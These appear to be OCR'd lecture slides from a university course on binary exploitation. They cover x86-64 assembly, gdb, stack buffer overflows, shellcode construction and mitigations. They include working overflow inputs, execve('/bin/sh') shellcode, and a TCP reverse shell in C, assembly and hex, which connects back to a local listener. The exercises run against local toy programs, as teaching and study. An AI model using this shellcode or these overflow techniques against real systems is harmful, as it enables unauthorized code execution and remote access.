
UNIVERSITÄT BONN

IT Security

Applied Binary Exploitation

Ben Swierzy
swierzy@cs.uni-bonn.de
University of Bonn | Institute of Computer Science 4



UNIVERSITÄT BONN

Contents

- Static Analysis
- Dynamic Analysis
- Buffer Overflows
- Shellcode
- Return-oriented Programming

Static Analysis

UNIVERSITÄT BONN

Assembler

```c
#include <stdio.h>

int main() {
  printf("Hello world!");
  return 0;
}
```

```
.LC0:
  .string "Hello world!"
main:
  push rbp
  mov  rbp, rsp
  lea  rax, .LC0[rip]
  mov  rdi, rax
  mov  eax, 0
  call printf@PLT
  mov  eax, 0
  pop  rbp
  ret
```

UNIVERSITÄT BONN

Registers

General Purpose Registers (64 bit):

```
rax, rbx, rcx, rdx, rbp, rsp, rdi, rsi,
r8, r9, r10, r11, r12, r13, r14, r15
```

General Purpose Registers (32 bit):

```
eax, ebx, ecx, edx, ebp, esp, edi, esi,
r8d, r9d, r10d, r11d, r12d, r13d, r14d, r15d
```

Special Purpose Registers:

```
rip
```

UNIVERSITÄT BONN

Assembler: Intel Syntax

```
mov    rbp, rsp
```

Mnemonic: `mov` instructions copy data into registers and memory.

Target Operand: The data is copied into the `rbp` register.

Source Operand: The data is copied from the `rsp` register.

UNIVERSITÄT BONN

Assembler: Memory Operands

```
mov    rax, [rbx+rcx*8]
```

Base Register

Index Register

Offset Constant

UNIVERSITÄT BONN

Assembler: Basic Instructions

`mov`	Copies data
`push`	Pushes operand onto the stack
`pop`	Retrieves value from the stack
`add`	Adds source onto the target
`xor`	XORs two operands and writes to the target
`shl`	Shift target to the left by source bits
`syscall`	Asks the operating system for assistance

UNIVERSITÄT BONN

Assembler: Control Flow Instructions

`jmp`	Modify instruction pointer
`cmp`	Substracts source from target and sets flags
`j*`	Conditional jump
`je`	Jump if equal
`call`	Calls a function
`ret`	Returns to caller

UNIVERSITÄT BONN

Disassembling: objdump

```
$ objdump --disassemble=main -Mintel /tmp/helloworld

/tmp/helloworld:     file format elf64-x86-64

Disassembly of section .text:

0000000000001139 <main>:
    1139: 55                    push   rbp
    113a: 48 89 e5              mov    rbp,rsp
    113d: 48 8d 05 c0 0e 00 00  lea    rax,[rip+0xec0]        # 2004 <_IO_stdin_used+0x4>
    1144: 48 89 c7              mov    rdi,rax
    1147: b8 00 00 00 00        mov    eax,0x0
    114c: e8 df fe ff ff        call   1030 <printf@plt>
    1151: b8 00 00 00 00        mov    eax,0x0
    1156: 5d                    pop    rbp
    1157: c3                    ret
```

UNIVERSITÄT BONN

Disassembling: objdump

```
$ objdump -d -Mintel /tmp/helloworld

/tmp/helloworld:     file format elf64-x86-64

Disassembly of section .init:

0000000000001000 <_init>:
    1000: f3 0f 1e fa           endbr64
    1004: 48 83 ec 08           sub    rsp,0x8
    1008: 48 8b 05 c1 2f 00 00  mov    rax,QWORD PTR [rip+0x2fc1]        # 3fd0 <__gmon_start__@Base>
    100f: 48 85 c0              test   rax,rax
    1012: 74 02                 je     1016 <_init+0x16>
    1014: ff d0                 call   rax
    1016: 48 83 c4 08           add    rsp,0x8
    101a: c3                    ret

Disassembly of section .plt:

0000000000001020 <printf@plt-0x10>:
    1020: ff 35 ca 2f 00 00     push   QWORD PTR [rip+0x2fca]        # 3ff0 <_GLOBAL_OFFSET_TABLE_+0x8>
    1026: ff 25 cc 2f 00 00     jmp    QWORD PTR [rip+0x2fcc]        # 3ff8 <_GLOBAL_OFFSET_TABLE_+0x10>
    102c: 0f 1f 40 00           nop    DWORD PTR [rax+0x0]

0000000000001030 <printf@plt>:
    1030: ff 25 ca 2f 00 00     jmp    QWORD PTR [rip+0x2fca]        # 4000 <printf@GLIBC_2.2.5>
    1036: 68 00 00 00 00        push   0x0
    103b: e9 e0 ff ff ff        jmp    1020 <_init+0x20>
[...]
```

Questions?

Dynamic Analysis

UNIVERSITÄT BONN

Dynamic Analysis: Motivation


```
0000000000001119 <secret>:
    1119: 48 85 ff              test   rdi,rdi
    111c: 7e 24                 jle    1142 <secret+0x29>
    111e: 48 01 ff              add    rdi,rdi
    1121: ba 00 00 00 00        mov    edx,0x0
    1126: b8 ef bd 48 43        mov    eax,0x4348bdef
    112b: 48 c1 e0 03           shl    rax,0x3
    112f: 48 89 c1              mov    rcx,rax
    1132: 48 29 d1              sub    rcx,rdx
    1135: 48 31 c8              xor    rax,rcx
    1138: 48 83 c2 02           add    rdx,0x2
    113c: 48 39 fa              cmp    rdx,rdi
    113f: 75 ea                 jne    112b <secret+0x12>
    1141: c3                    ret
    1142: b8 ef bd 48 43        mov    eax,0x4348bdef
    1147: c3                    ret
```

What is the result of `secret(42)`?

The GNU Debugger

How does a debugger help us?

- Execution
- Breakpoints
- Inspect memory
- Change memory



UNIVERSITÄT BONN

gdb Session

```
$ gdb ./secret
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
(gdb) run
Starting program: /tmp/secret
[Inferior 1 (process 32248) exited normally]
(gdb) break main
Breakpoint 1 at 0x555555555168
(gdb) run
Starting program: /tmp/secret
Breakpoint 1, 0x0000555555555168 in main ()
(gdb) disassemble
Dump of assembler code for function main:
=> 0x0000555555555168 <+0>:    mov    eax,0x0
   0x000055555555516d <+5>:    cmp    edi,0x1
   0x0000555555555170 <+8>:    jg     0x555555555173 <main+11>
   0x0000555555555172 <+10>:   ret
   0x0000555555555173 <+11>:   sub    rsp,0x8
   0x0000555555555177 <+15>:   mov    rdi,QWORD PTR [rsi+0x8]
[...]
```

UNIVERSITÄT BONN

gdb Session

```
(gdb) nexti
0x000055555555516d in main ()
(gdb) disassemble
Dump of assembler code for function main:
   0x0000555555555168 <+0>:   mov    eax,0x0
=> 0x000055555555516d <+5>:   cmp    edi,0x1
   0x0000555555555170 <+8>:   jg     0x555555555173 <main+11>
   0x0000555555555172 <+10>:  ret
   0x0000555555555173 <+11>:  sub    rsp,0x8
   0x0000555555555177 <+15>:  mov    rdi,QWORD PTR [rsi+0x8]
   0x000055555555517b <+19>:  mov    edx,0xa
   0x0000555555555180 <+24>:  mov    esi,0x0
   0x0000555555555185 <+29>:  call   0x555555555030 <strtol@plt>
   0x000055555555518a <+34>:  movsxd rdi,eax
   0x000055555555518d <+37>:  call   0x555555555139 <secret>
   0x0000555555555192 <+42>:  add    rsp,0x8
   0x0000555555555196 <+46>:  ret
End of assembler dump.
```

UNIVERSITÄT BONN

gdb Session

```
(gdb) nexti
0x0000555555555170 in main ()
(gdb) disassemble
Dump of assembler code for function main:
   0x0000555555555168 <+0>:   mov    eax,0x0
   0x000055555555516d <+5>:   cmp    edi,0x1
=> 0x0000555555555170 <+8>:   jg     0x555555555173 <main+11>
   0x0000555555555172 <+10>:  ret
   0x0000555555555173 <+11>:  sub    rsp,0x8
   0x0000555555555177 <+15>:  mov    rdi,QWORD PTR [rsi+0x8]
   0x000055555555517b <+19>:  mov    edx,0xa
   0x0000555555555180 <+24>:  mov    esi,0x0
   0x0000555555555185 <+29>:  call   0x555555555030 <strtol@plt>
   0x000055555555518a <+34>:  movsxd rdi,eax
   0x000055555555518d <+37>:  call   0x555555555139 <secret>
   0x0000555555555192 <+42>:  add    rsp,0x8
   0x0000555555555196 <+46>:  ret
End of assembler dump.
```

UNIVERSITÄT BONN

gdb Session

```
(gdb) nexti
0x0000555555555172 in main ()
(gdb) disassemble
Dump of assembler code for function main:
   0x0000555555555168 <+0>:   mov    eax,0x0
   0x000055555555516d <+5>:   cmp    edi,0x1
   0x0000555555555170 <+8>:   jg     0x555555555173 <main+11>
=> 0x0000555555555172 <+10>:  ret
   0x0000555555555173 <+11>:  sub    rsp,0x8
   0x0000555555555177 <+15>:  mov    rdi,QWORD PTR [rsi+0x8]
   0x000055555555517b <+19>:  mov    edx,0xa
   0x0000555555555180 <+24>:  mov    esi,0x0
   0x0000555555555185 <+29>:  call   0x555555555030 <strtol@plt>
   0x000055555555518a <+34>:  movsxd rdi,eax
   0x000055555555518d <+37>:  call   0x555555555139 <secret>
   0x0000555555555192 <+42>:  add    rsp,0x8
   0x0000555555555196 <+46>:  ret
End of assembler dump.
```

UNIVERSITÄT BONN

gdb Session

```
(gdb) set $pc = 0x000055555555518d
(gdb) stepi
0x0000555555555139 in secret ()
(gdb) disassemble
Dump of assembler code for function secret:
=> 0x0000555555555139 <+0>: test   rdi,rdi
   0x000055555555513c <+3>: jle    0x555555555162 <secret+41>
   0x000055555555513e <+5>: add    rdi,rdi
   0x0000555555555141 <+8>: mov    edx,0x0
   0x0000555555555146 <+13>: mov    eax,0x4348bdef
   0x000055555555514b <+18>: shl    rax,0x3
   0x000055555555514f <+22>: mov    rcx,rax
   0x0000555555555152 <+25>: sub    rcx,rdx
   0x0000555555555155 <+28>: xor    rax,rcx
   0x0000555555555158 <+31>: add    rdx,0x2
   0x000055555555515c <+35>: cmp    rdx,rdi
   0x000055555555515f <+38>: jne    0x55555555514b <secret+18>
   0x0000555555555161 <+40>: ret
   0x0000555555555162 <+41>: mov    eax,0x4348bdef
   0x0000555555555167 <+46>: ret
End of assembler dump.
```

UNIVERSITÄT BONN

gdb Session

```
(gdb) set $rdi = 42
(gdb) break *secret+40
Breakpoint 2 at 0x555555555161
(gdb) continue
Continuing.

Breakpoint 2, 0x0000555555555161 in secret ()
(gdb) info register
rax            0xae                174
rbx            0x7fffffffdf08      140737488346888
rcx            0x62e               1582
rdx            0x54                84
rsi            0x7fffffffdf08      140737488346888
rdi            0x54                84
rbp            0x1                 0x1
rsp            0x7fffffffddf0      0x7fffffffddf0
[...]
(gdb) kill
[Inferior 1 (process 33824) killed]
```

UNIVERSITÄT BONN

Mini-Reference for gdb

`run`	`r`	Start program with arguments
`break`	`b`	Set a breakpoint
`nexti`	`ni`	Step over instruction
`stepi`	`si`	Step into instruction
`continue`	`c`	Continue execution when execution is paused
`disassemble`		Disassemble current context
`kill`	`k`	Kill process
`set`		Change registers, memory contents and settings

UNIVERSITÄT BONN

Mini-Reference for gdb

Recommended Settings:

```
set disassembly-flavor intel
set confirm off
set pagination off
set print pretty on
```

Data Examination:

`info registers <register list>`	Print registers
`x(/nfu) <addr>`	Examine memory (number, format, unit)
`x/10i $pc`	Print next 10 instructions
`x/-6w $sp`	Print last 6 words on the stack
`x/s 0x404028`	Print string at `0x404028`

Questions?

Buffer Overflows

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <string.h>

int main() {
  char buffer[4];

  strcpy(buffer, "ABC");

  return 0;
}
```

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <string.h>

int main() {
  char buffer[4];

  strcpy(buffer, "ABCD1234");

  return 0;
}
```

UNIVERSITÄT BONN

Overflowing Buffers in C

```
$ man strcpy
```

```
char *strcpy(char *restrict dst, const char *restrict src);
```

This function copies the string pointed to by `src`, into a string at the buffer pointed to by `dst`. The programmer is responsible for allocating a destination buffer large enough, that is, `strlen(src) + 1`.

Overflowing Buffers in C

```
$ man memcpy
```

```
void *memcpy(void dest[restrict .n], const void src[restrict .n],
             size_t n);
```

The `memcpy()` function copies `n` bytes from memory area `src` to memory area `dest`. The memory areas must not overlap.

Overflowing Buffers in C

```
$ man gets
```

```
[[deprecated]] char *gets(char *s);
```

Never use this function.

`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or EOF, which it replaces with a null byte (`'\0'`). No check for buffer overrun is performed.

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <stdio.h>

int main() {
  char buffer[4];

  strcpy(buffer, "ABCD1234");

  return 0;
}
```

UNIVERSITÄT BONN

Stack Frames


```c
int main() {



  long x, y;

  x = 3;
  y = 5;

  return x+y;



}
```

```asm
main:
  push    rbp
  mov     rbp, rsp

  sub     rsp, 16

  mov     QWORD PTR [rbp-8], 3
  mov     QWORD PTR [rbp-16], 5

  mov     rdx, QWORD PTR [rbp-8]
  mov     rax, QWORD PTR [rbp-16]
  add     rax, rdx

  mov     rsp, rbp
  pop     rbp
  ret
```

UNIVERSITÄT BONN

Stack Frames

```
1  main:
2    push   rbp
3    mov    rbp, rsp
4    sub    rsp, 16
5    mov    QWORD PTR [rbp-8], 3
6    mov    QWORD PTR [rbp-16], 5
7    mov    rdx, QWORD PTR [rbp-8]
8    mov    rax, QWORD PTR [rbp-16]
9    add    rax, rdx
10   mov    rsp, rbp
11   pop    rbp
12   ret
```



UNIVERSITÄT BONN

Calling Convention: System V (64 bit)

Parameters:
rdi, rsi, rdx, rcx, r8, r9, stack

Return value:
rax

Clean-Up:
Caller

Preserves:
Everything except rax, rcx, rdx

```
// Function declaration
void func(long a, long b, long c,
     int d, int e, long f, int g);

// Function call
func(1, 2, 3, 4, 5, 6, 7);
```


Instructions

```
push 7
mov  r9,  6
mov  r8d, 5
mov  ecx, 4
mov  rdx, 3
mov  rsi, 2
mov  rdi, 1
call func
add  esp, 8
```

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <stdio.h>
#include <string.h>

int main() {
  char buffer[8];
  int isAdmin = 0;

  puts("Enter password:");
  gets(buffer);
  if (strcmp(buffer, "secret") == 0) {
    isAdmin = 42;
  }

  if (isAdmin == 42) puts("Logged in");
  else puts("Invalid password");

  return 0;
}
```




Test it yourself: `gcc -o test -fno-stack-protector test.c; echo -en 'AAAABBBB\x2a\x00\x00\x00\x0a' | ./test`

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <stdio.h>
#include <string.h>

int main() {
  char buffer[8];
  int isAdmin = 0;

  puts("Enter password:");
  gets(buffer);
  if (strcmp(buffer, "secret") == 0) {
    isAdmin = 42;
  }

  if (isAdmin == 42) puts("Logged in");
  else puts("Invalid password");

  return 0;
}
```



Test it yourself: `gcc -o test -fno-stack-protector test.c; echo -en 'AAAABBBB\x2a\x00\x00\x00\x0a' | ./test`

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <stdio.h>
#include <stdlib.h>

void secret_func() {
  puts("You convinced me!");
  exit(42);
}

void convince() {
  char buffer[32];
  puts("Convince me to tell you my secret:");
  gets(buffer);
}

int main() {
  convince();
  puts("I am not convinced");
  return -1;
}
```

Test it yourself:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
gcc -o test -fno-stack-protector test.c
python -c "print('A'*40 + '\x69\x51\x55\x55\x55\x55\x00\x00')" |
env -i ./test
```

```
$ env -i gdb ./test
(gdb) b convince
Breakpoint 1 at 0x117a
(gdb) r
Starting program: /tmp/test

Breakpoint 1, 0x000055555555518a in convince ()
(gdb) p secret_func
$1 = {<text variable, no debug info>}
         0x555555555169 <secret_func>
```

Input construction:

- Fill buffer
- Fill rbp
- Overwrite return address

  Remember the endianness!

Questions?

UNIVERSITÄT BONN

Overflowing Buffers in C

```c
#include <stdio.h>

void convince() {
  char buffer[32];
  puts("Convince me to tell you my secret:");
  gets(buffer);
}

int main() {
  convince();
  puts("I am not convinced");
  return -1;
}
```

How can we execute our own code?

Shellcode

UNIVERSITÄT BONN

Overflowing Buffers in C: Shellcode

Shellcode Example execve("/bin/sh")

```
xor  rdx, rdx
mov  QWORD rbx, '//bin/sh'
shr  rbx, 0x8
push rbx
mov  rdi, rsp
push rax
push rdi
mov  rsi, rsp
mov  al, 0x3b
syscall
```

https://shell-storm.org/shellcode/files/shellcode-603.html


```
$ env -i gdb ./test
(gdb) b convince
Breakpoint 1 at 0x117a
(gdb) r
Starting program: /tmp/test

Breakpoint 1, 0x000055555555518a in convince ()
(gdb) p $rbp-0x20
$1 = (void *) 0x7fffffffeca0
```

Input construction:

```
# Shellcode (30 Bytes)
\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73
    \x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x50\x57
    \x48\x89\xe6\xb0\x3b\x0f\x05
# Filler (2 + 8 Bytes)
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
# Shellcode Address
\xa0\xec\xff\xff\xff\x7f\x00\x00
# gets() Terminator
\x0a
```

Motivation TCP Reverse Shell


Typical scenario: Attacker wants a *remote shell*



Motivation TCP Reverse Shell

Problem: How can the attacker access stdin and stdout?


Idea: Shellcode listens on a port (TCP Bind Shell)



UNIVERSITÄT BONN

Motivation TCP Reverse Shell

Our scenario




In our example we use the loopback interface (IP 127.0.0.1)

UNIVERSITÄT BONN

Motivation TCP Reverse Shell

Our scenario



In our example we use the loopback interface (IP 127.0.0.1)

UNIVERSITÄT BONN

TCP Reverse Shell in C

```c
/* Allocate a socket for IPv4/TCP (1) */
int sock = socket(AF_INET, SOCK_STREAM, 0);

/* Setup the connection structure (2) */
struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(1337);

/* Parse the IP address into network byte order (3) */
inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);
```

UNIVERSITÄT BONN

TCP Reverse Shell in C

```c
/* Connect to the remote host (4) */
connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));

/* Duplicate the socket to STDIO (5) */
dup2(sock, STDIN_FILENO);
dup2(sock, STDOUT_FILENO);
dup2(sock, STDERR_FILENO);

/* Setup and execute a shell. (6) */
char *argv[] = {"/bin/sh", NULL};
execve("/bin/sh", argv, NULL);
```

Shellcode construction

How do we get from C to the shellcode?

1. Trace systemcalls
2. Prepare syscall parameters
3. Rebuild in assembly
4. Transform into hexstring
5. De-Nullifying

„*Just compile it with gcc and be done*“

Why doesn't that work?

Shellcode Construction

1. Trace Systemcalls

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main( void ) {
  /* Allocate a socket for IPv4/TCP (1) */
  int sock = socket(AF_INET, SOCK_STREAM, 0);

  // ...
}
```

```
$ gcc -o reverse reverse.c
$ strace -f -v reverse
--- snip ---
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons
     (1337),
sin_addr=inet_addr("127.0.0.1")}, 16) = 0
dup2(3, 2)                              = 2
dup2(3, 1)                              = 1
dup2(3, 0)                              = 0
execve("/bin/sh", ["/bin/sh"], NULL)  = 0
--- snip --
+++ exited with 0 +++
```

UNIVERSITÄT BONN

Shellcode Construction

2. Setup Syscalls

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
0	sys_read	unsigned int fd	char *buf	size_t count			
1	sys_write	unsigned int fd	const char *buf	size_t count			
2	sys_open	const char *filename	int flags	int mode			
3	sys_close	unsigned int fd					
4	sys_stat	const char *filename	struct stat *statbuf				
5	sys_fstat	unsigned int fd	struct stat *statbuf				
6	sys_lstat	fconst char *filename	struct stat *statbuf				
7	sys_poll	struct poll_fd *ufds	unsigned int nfds	long timeout_msecs			
8	sys_lseek	unsigned int fd	off_t offset	unsigned int origin			
9	sys_mmap	unsigned long addr	unsigned long len	unsigned long prot	unsigned long flags	unsigned long fd	unsigned long off
10	sys_mprotect	unsigned long start	size_t len	unsigned long prot			
11	sys_munmap	unsigned long addr	size_t len				
12	sys_brk	unsigned long brk					

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

Shellcode Construction

2. Setup Syscalls

rax	name	rdi	rsi	rdx
41 (0x29)	socket	int domain	int type	int protocol
42 (0x2a)	connect	int sockfd	const struct sockaddr *addr	socklen_t addrlen
33 (0x21)	dup2	int newfd	int oldfd	
59 (0x3b)	execve	const char *filename	const char *argv[]	const char *envp[]

UNIVERSITÄT BONN

Shellcode Construction
3. Reconstruction in Assembly

```
int sock = socket(AF_INET, SOCK_STREAM, 0);
```

```
xor rdx, rdx                Flags = 0

mov rsi, 1                  SOCK_STREAM = 1
mov rdi, 2                  AF_INET = 2

mov rax, 41                 sys_socket = 41
syscall                     invoke syscall
```

UNIVERSITÄT BONN

Shellcode Construction
3. Reconstruction in Assembly

```
...
inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);
```

```
push 0x000000000100007f
```

push the address so it ends up in network byte order 127.0.0.1 == 0x7f000001
first four bytes go into padding

```
mov bx, 0x3905
push bx
```

push the port as a short in network byte order 1337 == 0x539

```
mov bx, 2
push bx
```

push the address family AF_INET = 2

We just set up our sockaddr_in struct &sin

UNIVERSITÄT BONN

Shellcode Construction
3. Reconstruction in Assembly

```
connect(sock, (struct sockaddr *) &sin, sizeof(struct sockaddr_in));
```

```
mov rsi, rsp                save address of our struct (&sin)

mov rdi, 0x10               Size of the struct

mov rdi, rax                our socket descriptor

push rax                    preserve socket fd for dup2 calls
mov rax, 42                 sys_connect
syscall                     invoke syscall
```

Shellcode Construction

4. Transform into hexstring

```
$ # Create an ELF object file containing the machine code
$ nasm -f elf64 -o reverse.o reverse.s
$ # Copy binary part of file to reverse.bin
$ objcopy -O binary reverse.o reverse.bin
$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' reverse.bin
\x48\x31\xd2\xbe\x01\x00\x00\x00\xbf\x02\x00\x00\x00\xb8\x29\x00
\x00\x00\x0f\x05\x68\x7f\x00\x00\x01\x66\xbb\x05\x39\x66\x53\x66
\xbb\x02\x00\x66\x53\x48\x89\xe6\xba\x10\x00\x00\x00\x48\x89\xc7
\x50\xb8\x2a\x00\x00\x00\x0f\x05\x5f\xbe\x02\x00\x00\x00\xb8\x21
\x00\x00\x00\x0f\x05\x48\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48
\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48\xbb\x2f\x62\x69\x6e\x2f
\x73\x68\x00\x53\x48\x89\xe7\x48\x31\xd2\x52\x57\x48\x89\xe6\xb8
\x3b\x00\x00\x00\x0f\x05
```

Shellcode Construction

5. De-nullifying

Depending on the input method there maybe some constraints:

- `strcpy` terminates on `00`
- `scanf` terminates on `09,0a,0b,0c,0d`
- Other: only ASCII chars, ...

```
\x48\x31\xd2\xbe\x01\x00\x00\x00\xbf\x02\x00\x00\x00\xb8\x29\x00
\x00\x00\x0f\x05\x68\x7f\x00\x00\x01\x66\xbb\x05\x39\x66\x53\x66
\xbb\x02\x00\x66\x53\x48\x89\xe6\xba\x10\x00\x00\x00\x48\x89\xc7
\x50\xb8\x2a\x00\x00\x00\x0f\x05\x5f\xbe\x02\x00\x00\x00\xb8\x21
\x00\x00\x00\x0f\x05\x48\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48
\xff\xce\xb8\x21\x00\x00\x00\x0f\x05\x48\xbb\x2f\x62\x69\x6e\x2f
\x73\x68\x00\x53\x48\x89\xe7\x48\x31\xd2\x52\x57\x48\x89\xe6\xb8
\x3b\x00\x00\x00\x0f\x05
```

Shellcode Construction

5. De-nullifying: Common examples

```
48 c7 c0 00 00 00 00  mov rax, 0x0
---------------------------------
48 31 c0              xor rax, rax
or
31 c0                 xor eax, eax
```

Use xor to set a register to zero

Setting eax to zero also zeroes the upper half of rax

Shellcode Construction

5. De-nullifying: Common examples

```
; assuming rax is zero
48 c7 c2 00 00 00 00  mov rdx, 0x0
---------------------------------
50                    push rax                    Copy via stack
5a                    pop rdx                     Copy via stack
or
99                    cdq                         Use some less known instructions
```

Shellcode Construction

5. De-nullifying: Common examples

```
48 bb 2f 62 69  movabs rax, 0x0068732F6E69622F
6e 2f 73 68 00                "/bin/sh\0"
----------------------------------
48 bb d1 9d 96  movabs rax, 0xFF978CD091969DD1
91 d0 8c 97 ff
48 f7 d8        neg rax
```

Use the two's complement

rax = -rax

UNIVERSITÄT BONN

Let's test it

```
1  $ cat test.c
2  #include <unistd.h>
3
4  typedef void (*f)();
5
6  int main() {
7   char buf[128] = {0};
8
9   read(0, buf, 1024);
10  ((f) buf)(buf);
11  return 0;
12 }
13 $ clang -o test test.c -z execstack
14 $ cat reverse.bin | ./test
```

```
$ nc -vvv -l -p 1337
Listening on any address 1337 (menandmice-dns)
Connection from 127.0.0.1:51162
pwd
/tmp
```

Questions?

UNIVERSITÄT BONN

Mitigations

- DEP - Data Execution Prevention disables execution of memory segments
- Stack Canary - Random value getting checked before return
- ASLR - Program gets located at random address in memory

UNIVERSITÄT BONN

DEP and ASLR

```
$ cat /proc/`pgrep test`/maps
555555554000-555555555000 r--p 00000000 00:24 814                      /tmp/test
555555555000-555555556000 r-xp 00001000 00:24 814                      /tmp/test
555555556000-555555557000 r--p 00002000 00:24 814                      /tmp/test
555555557000-555555558000 r--p 00002000 00:24 814                      /tmp/test
555555558000-555555559000 rw-p 00003000 00:24 814                      /tmp/test
7ffff7da3000-7ffff7da5000 rw-p 00000000 00:00 0
7ffff7da5000-7ffff7dc7000 r--p 00000000 103:05 31722829                /usr/lib/libc.so.6
